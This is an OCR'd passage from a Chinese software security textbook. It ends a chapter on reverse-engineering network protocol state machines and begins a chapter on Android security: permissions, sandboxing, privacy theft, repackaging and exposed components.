


图 10-28 合并有相同输入消息状态的状态机



(a) 合并前



(b) 合并后

图 10-29 合并等价状态 S8 和 S10

最终化简得到的状态机如图 10-30 所示，状态机从 13 个状态化简为 8 个状态。




图 10-30 状态机化简的最终结果

如果能够获得完整的状态机，需要枚举程序状态机接收的所有可能序列，状态机推断中使用的会话必须保持完整，从开始状态一直到终止状态。该恢复方法能够对初始状态机进行必要的化简，但是不够准确，主要原因在于泛化过度（接收不应被允许的消息序列）和过于具体（只能接收有限的消息序列），本书不对其进行讨论。另外，由于基于流量分析重构状态机的方法只有正例可用，因此缺乏拒绝接收的消息序列的流量，导致状态机对于未知的消息无法准确判断其是否可接收。

10.4 小　　结

网络协议是当前互联网发展不可或缺的重要组成部分，而针对网络协议实现的分析逐渐成为软件安全分析的重要领域之一，近年来工业界和学术界在协议自动化逆向方法的研究方面也取得了大量成果，并在网络协议的模糊测试、安全性评估、网络行为审计、网络入侵检测、主动网络测量等领域得到广泛应用。

网络协议逆向的主要目标是通过软件逆向分析获取网络协议的消息格式、消息类型以及协议状态机，本章对近期该方面的主要方法进行了介绍。

网络协议消息格式的逆向又包含 3 个部分，即字段划分、字段间关系识别和字段功能语义恢复。在字段划分方面，本节介绍了 3 种方法，分别是基于分隔符、指令上下文和字段来源回溯的划分方法。其中基于分隔符的划分方法局限于利用分隔符组织字段结构的文本型协议；基于指令上下文的字段划分方法依赖于调用栈深度与字段处理指令匹配的准确性，可能存在一定的误识别率；基于字段来源回溯的划分方法由于采用切片技术，提取具有相同来源的字节以恢复字段结构，较前两种划分方法更为准确。在字段关系识别方面，本章介绍了基于分隔符作用域识别字段关系的方法，以及长度字段的识别方法。在字段功能语义恢复方面，本章对协议关键字的定义和识别方法以及基于运行环境语义的字段语义恢复方法进行了简单介绍。其中关键字的识别主要依据关键字作为字符串进行比较的局部指令特征进行识别；而字段语义恢复基于程序切片方法，通过字段来源与程序

调用 API 参数的语义进行关联来实现恢复。

网络协议消息类型识别主要基于消息关键字和接收消息触发的行为模式来识别，其中消息触发的行为模式一般基于文件行为、注册表操作、进程操作和网络行为提取。在协议状态机逆向恢复方面，本章介绍了一种将协议消息类型作为输入的有限自动机恢复方法，该方法恢复的状态机能够接收所有正确的消息序列。但是由于缺少完备的不正确的消息序列，因此恢复的状态机针对未知消息序列存在漏报和误报的可能。

本章介绍的网络协议逆向方法广泛采用了污点传播、程序切片等基础方法，关于这些基础方法可以阅读相关章节。

参 考 文 献

[1] Holzmann Gerard J. Design and Validation of Computer Protocols [M]. Prentice-Hall, Inc., 1991.

[2] Caballero Juan, Yin Heng, Liang Zhenkai, et al. Polyglot: Automatic Extraction of Protocol Message Format Using Dynamic Binary Analysis. Proceedings of the 14th ACM Conference on Computer and Communications Security. Alexandria, Virginia, USA; ACM. 2007: 317-329.

[3] Wondracek Gilbert, Comparetti Paolo Milani, Kruegel Christopher, et al. Automatic Network Protocol Analysis. 15th Annual Network and Distributed System Security Symposium (NDSS), 2008.

[4] Zhiqiang, Jiang Xuxian, Xu Dongyan, et al. Automatic Protocol Format Reverse Engineering through Context-Aware Monitored Execution[C]. In: Proc. of the 15th Symposium on Network and Distributed System Security (NDSS), F, 2008.

[5] Caballero Juan, Poosankam Pongsin, Kreibich Christian, et al. Dispatcher: Enabling Active Botnet Infiltration Using Automatic Protocol Reverse-Engineering. Proceedings of the 16th ACM Conference on Computer and Communications security. Chicago, Illinois, USA; ACM. 2009: 621-634.

[6] Ingerman Peter Zilahy. "Pānini-Backus Form" Suggested. Commun ACM, 1967, 10(3): 137.

[7] Antunes J, Neves N, Verissimo P. Reverse Engineering of Protocols from Network Traces[C]. In: Proc. of the 2011 18th Working Conference on Reverse Engineering, F 17-20 Oct. 2011.

[8] Comparetti P M, Wondracek G, Kruegel C, et al. Prospex: Protocol Specification Extraction[C]. In: Proc. of the Security and Privacy, 2009 30th IEEE Symposium on, F 17-20 May 2009.

第 11 章 移动智能终端应用软件安全性分析

在当今信息化社会中，智能手机已成为人们不可或缺的生活必需品。智能手机因搭载了独立操作系统，使得其在提供传统手机的通信功能外，还可以由用户自行安装第三方服务商提供的应用程序来扩展功能，为人们的生活提供了极大的便利。除此之外，智能家电、智能可穿戴设备也逐渐进入人们的生活。

这些高科技产品在丰富人们生活的同时，也给用户带来了各种各样的安全问题，其中以智能终端应用软件的安全问题最为突出。360 互联网安全中心发布的《2016 年中国手机安全状况报告》指出，2016 年 360 互联网安全中心共截获 Android 平台新增恶意程序样本 1403.3 万个，累计移动终端用户感染恶意程序 2.53 亿人次。恶意程序类型多样，包括隐私窃取、资费消耗、恶意扣费、远程控制等。对智能终端应用软件进行安全分析，保护用户使用的安全已成为智能终端应用市场面临的迫切问题。

针对智能终端应用软件的安全分析研究已进行了多年，其间产生了大批的优秀工具和学术研究成果，内容涉及隐私保护研究、组件安全研究、重打包应用研究等安全问题的研究以及静态分析技术、动态分析技术等相关分析技术的研究。本章对现在最受欢迎的智能终端操作系统——Android 平台下的安全机制、软件安全问题及相关的安全分析技术进行简要介绍，使读者对相关领域目前的发展状况有大致的了解。

11.1 Android 系统安全框架介绍

11.1.1 权限机制

权限机制是 Android 安全机制的基础，Android 系统通过权限机制来控制每个应用可访问的资源或可执行的操作。

Android 系统基于 Linux 内核开发，自然而然地继承了 Linux 内核的安全机制。Linux 是一个多用户的操作系统，以用户为中心进行访问控制，假设不同用户之间是不可信的，资源访问权限管理针对用户标识(UID)进行设计，系统为不同 UID 分配访问某一资源的不同权限，如图 11-1 所示，文件 mercury.py 的所有者具备读写权限，其他用户只具备只读权限。

Android 在此基础上设计了更为细致的权限管理机制。Android 假设应用程序之间是不可信的，为每一个应用程序设置独立的 UID，允许应用程序申请所需的权限，将这些权限与应用程序的 UID 绑定，从而将 Linux 下的用户权限管理机制巧妙扩展为应用程序

图 11-1　Linux 下针对 mercury.py 的文件权限管理

权限管理机制，利用底层 Linux 系统对 UID 的资源访问控制机制，控制应用程序对系统资源或其他应用资源的访问。此外，通过设置 sharedUserId，不同 Android 应用之间可以共享同一个 UID，共享相同的权限，文件 mercury.py 的所有者具备读写权限，其他用户只具备读权限。



图 11-2　App 安装时的权限列表

Android 应用申请的权限需要明确写在应用程序安装包中的 AndroidManifest.xml 文件中，使用<uses-permission>标签指定，在安装时以列表形式展示给用户，如图 11-2 所示。此外，如果应用程序想对自己拥有的某些资源或功能进行访问控制，也可以声明自定义权限，只有申请了相应权限的应用程序才可以访问这些资源。自定义权限通过<permission>、<permission-group>、<permission-tree>等标签指定。

Android 权限分为 4 种保护级别：Normal、Dangerous、Signature 以及 SignatureOrSystem。其中，Normal 级别的权限只要申请就会被授予；Dangerous 级别的权限涉及读取通讯录等敏感操作，需要在应用程序安装时经用户同意方可使用；Signature 级别的权限只有拥有与声明权限的应用相同签名的应用才可以使用；SignatureOrSystem 级别的权限只有系统应用或者与系统应用拥有相同签名的应用方可使用。

原生系统在 Android 6.0 之前，用户或者选择同意应用程序使用所有申请的权限，或者拒绝安装该应用，并且在选择了安装之后用户也无法得知应用程序是如何使用所获取的权限的，也无法对其进行动态控制。然而很多第三方 ROM 已经将动态权限控制功能添加进了系统中，在应用程序访问受权限保护的 API 时弹出对话框询问用户是否对当前的操作放行。有些 ROM 甚至在应用程序被安装时便提供权限管理，允许用户在禁止当前应用获取某些权限的情况下依旧成功安装该应用。

Android 6.0 之前，系统对于应用程序权限的处理过程如下：在 Android 应用的安装过程中，Android 系统的 PackageManager 通过解析 AndroidManifest.xml 文件获取当前应用申请的权限列表并保存下来，当应用程序调用受权限保护的 API 时，相应的 API 便会调用 Android 系统提供的权限检查算法检查当前应用是否具有相应的权限。Android 系统中大部分权限采用上述方式实施检查，但有一小部分权限通过 UNIX 系统的群组(Groups)的方式实现授权管理。当申请有 INTERNET、WRITE_EXTERNAL_STORAGE 或者 BLUETOOTH 权限的应用程序被安装的时候，Android 系统会将其分配到特定的 Linux 群组(Group)中，这些 Linux 群组对相应的 sockets 和文件具有访问权限。这样做的好处是，应用程序在调用 API 时，便可以直接操作 sockets 和文件，而不需要频繁地进行权限检查。

原生系统从 Android 6.0 开始添加了动态权限管理机制，修改后的动态权限管理机制涉及两类系统权限，即 Normal 和 Dangerous。其中，Normal 权限由于不会对用户的隐私产生威胁，因此只要一个应用在 manifest 文件中声明了相关的 Normal 权限，系统就自动将权限授予该应用；而对于 Dangerous 权限的使用，应用程序除了要在 manifest 文件中列出，还需要在程序运行过程中动态请求使用，经用户同意授权后方可实际使用。由于用户可以随时撤回任何应用对任何权限的使用，因此应用程序在使用权限时需要首先调用 checkSelfPermission 函数检查自己是否获取了该权限的授权。如果已经获取，则程序可以直接运行；如果没有获取则需要通过 requestPermissions 函数请求用户授权，该函数的调用将会在界面上弹出一个系统对话框，向用户展示当前权限申请的信息，如图 11-3 所示。此外，Android 还提供了 shouldShowRequestPermissionRationale 函数，在应用程序申请的权限被用户拒绝后，再次申请时向用户展示申请该权限的必要性说明。




图 11-3 请求用户授权对话框

Android 6.0 的权限是基于权限组进行管理的，同一个组的任何一个权限被授权给了应用程序，其他权限也将自动被授权。例如，用户同意为应用 A 授权 WRITE_CONTACTS 权限的同时，应用 A 同时获取了 READ_CONTACTS 和 GET_ACCOUNTS 权限。

考虑到兼容性,当一个 targetSdkVersion 低于 23 的应用运行于 Android 6.0 系统上时,权限的管理流程依然使用旧版本的权限管理,用户需要在安装时接受应用申请的所有权限,否则应用无法被安装。但是在安装完之后,用户可以随时取消已经授权的权限,此时需要这些权限的函数将返回 null 或者 0,有可能引起应用的崩溃。

11.1.2 沙箱隔离

Android 系统除了为每个应用分配了不同的 UID 以适用更细粒度的权限管理机制,还为每一个应用分配了一个 Dalvik 虚拟机实例,每一个应用程序及其 Dalvik 虚拟机运行于一个独立的 Linux 进程空间,由于底层 Linux 系统的进程内存管理机制确保不同进程之间的内容空间是隔离的,此外 Android 系统的权限机制保证不同应用之间的资源不能任意访问,从而形成了天然的应用程序沙箱,使得不同的 Android 应用之间不能随意干扰彼此的运行。

Dalvik 虚拟机的功能可以参照 Java 虚拟机来理解,不同之处在于,Java 虚拟机运行的是 Java 字节码,而 Dalvik 虚拟机执行的是 dex 文件;此外 Dalvik 指令集基于寄存器架构,而 Java 基于栈实现。Android 应用程序使用 Java 语言进行开发,但是在 Java 文件编译成 class 文件后,还会通过 dx 工具将所有的 class 文件转换成一个 dex 文件供 Dalvik 虚拟机执行。每一个 Android 应用都分配了一个独立的 Dalvik 虚拟机实例,而每一个 Dalvik 虚拟机实例都是一个独立的进程空间。通过这种方式,Android 应用将不具备信任关系的应用程序相互隔离。

而对于相互间存在信任关系的应用而言,如同一个开发者开发的不同应用,开发者可以通过为它们设置 sharedUserID 的方式,使拥有相同的 sharedUserID 的应用运行于同一进程空间中。

11.2 Android 软件典型安全问题

Android 软件的安全问题大致可以分为恶意行为和安全漏洞两大类。Android 恶意软件的恶意行为包括隐私窃取、资费消耗、运程控制、恶意传播、流氓行为(如自动下载)等。Android 软件的安全漏洞包括 WebView 漏洞、组件暴露漏洞、SSL 协议不安全实现漏洞等。下面将对其中部分典型的恶意行为和安全漏洞进行详细介绍。

11.2.1 隐私窃取

隐私窃取是指在用户不知情或未授权的情况下获取用户个人信息并传递出设备的行为。智能手机中存储了通讯录、邮件、短信信息、个人照片等大量用户隐私信息,这些信息对于攻击者而言具有很大的吸引力,因此针对智能手机的隐私窃取攻击一直十分猖獗。

根据窃取的隐私数据类型的不同,可以将隐私窃取攻击行为大致分为传统隐私窃取和新型隐私窃取两大类。其中传统隐私窃取指的是窃取目标设备上存储的通讯录、短信、个人照片等信息;新型隐私窃取攻击窃取的是应用程序内部的用户数据以及通过侧信道攻击技术获取的一些数据。

对于传统隐私窃取而言，获取通讯录等隐私数据的直接途径是调用相关的 Android API，而这些 API 多数情况下都有相应的权限进行保护，因此，实施这类攻击的恶意应用都需要申请相关的权限，这一特征可以作为检测这类攻击的一个先验条件。除了获取这些信息，恶意软件还需要通过某些方法将这些信息传递出去，最直接的方法是通过网络进行传递。

对于新型隐私窃取而言，需针对特定的数据和特定的应用设计特定的攻击场景。例如，研究人员利用移动社交应用中的通讯录匹配功能，通过上传海量用户手机号码，可以获取应用账号与手机号码之间的对应关系以及用户账户的详细资料，通过多款社交应用之间数据的一致性分析，可以获取大量用户的真实信息[2]。此外，通过移动智能设备上的传感器数据推测用户输入也一直是近几年研究的热点问题。

11.2.2 应用重打包

重打包一直是 Android 应用面临的一个重要的安全问题，Android 应用易于反编译和修改，使得恶意开发者可以轻易篡改热门应用的代码，修改其中内嵌的广告模块，或者向其中嵌入恶意代码，利用原应用下载量大的优势获得广泛传播。研究人员发现，在 2012 年前出现的恶意应用中，大约有 86%的恶意应用采用了重打包正常应用的方式来存放恶意载荷[3]。对重打包应用的检测也一直受到研究人员的广泛关注。

11.2.3 组件安全问题

Android 应用程序有 4 个基本组件，分别为活动（Activity）、服务（Service）、内容提供者（ContentProvider）、广播接收器（BroadcastReceiver）。4 个组件的基本功能如表 11-1 所示。

表 11-1 Android 应用 4 个组件的功能


组　件	功　能
Activity	界面显示组件，是接收用户交互操作的主要接口
Service	后台运行的服务组件，可在后台长时间运行，处理一些耗时操作
ContentProvider	应用间数据共享的组件，为增、删、改、查等操作提供了统一的接口
BroadcastReceiver	接收系统或应用程序发出的特定广播通知，并做出响应

每个 Android 应用都由 4 类组件中的一类或几类组件共同构成，组件中出现的安全问题将直接影响整个 Android 应用的安全。

1. 组件暴露

从安全的角度来讲，一个 Android 应用中的组件应仅限于和同一个应用中的组件进行交互，即 Android 应用中的组件应当为私有组件。但是，Android 应用也可以通过组件暴露将部分功能提供给其他应用使用，组件暴露有助于应用程序开发者利用其他应用程序已有的数据和服务完成自己需要的功能，提供功能复用，减轻开发者的负担。

开发者可以通过在 AndroidManifest. xml 文件中声明组件时设置其 exported 属性值的方式来决定组件是否公开。exported 属性值为 true，则当前组件为公开组件，反之为



私有组件。exported 属性的默认值为 false，即 Android 应用中的组件默认为私有组件，但若当前组件未设置 exported 属性的值，而是定义了意图过滤器(intent filter)，则意味着外部应用可以通过相应的 Intent 使用该组件，因此此时该组件的 exported 属性值默认为 true。但是 exported 属性并不是限制组件暴露的唯一方法，还可以使用权限来限制能够与该组件交互的外部实体。

需要说明一点的是，在 Android 4.2 之前，ContentProvider 组件的 exported 属性值默认为 true，即外部应用都可以访问当前的 ContentProvider 组件，除非该组件设置了访问权限。

有时，将组件设置为可公开访问是必要的，例如应用程序的 MainActivity 通常是公开的，以便为一个应用程序的启动提供一个入口点，然而过多暴露应用中的组件会大大降低 Android 应用的安全性。学者们对组件暴露引发的安全问题进行了详细的研究，目前已经发现的问题有以下几类。

1）权限重委派

权限重委派(Privilege Escalation Attacks on Android)是指一个不具有相关权限的 Android 应用可以通过另一个具有相关权限的应用暴露的组件访问受该权限保护的资源[4]。如图 11-4 所示，App A、App B 和 App C 为安装在同一台设备上的 3 个 Android 应用，C_{A1}、C_{A2}、C_{B1}、C_{B2}、C_{C1}、C_{C2} 分别为 3 个应用中的组件，其中 C_{C1}、C_{C2} 分别被 P1 和 P2 两个权限保护，即只有拥有权限 P1 的应用才能访问组件 C_{C1}，拥有权限 P2 的应用可以访问组件 C_{C2}。应用 B 拥有权限 P1，因此可以通过组件 C_{B1} 访问应用 C 的组件 C_{C1}，而应用 A 由于不具有权限 P1，所以应用 A 的两个组件都不能直接访问应用 C 的组件 C_{C1}。但是由于应用 B 将其组件 C_{B1} 公开，导致应用 A 可以通过访问组件 C_{B1} 来间接访问 C_{C1}。




图 11-4　权限重委派

2）ContentProvider 组件暴露导致的数据泄露和内容污染

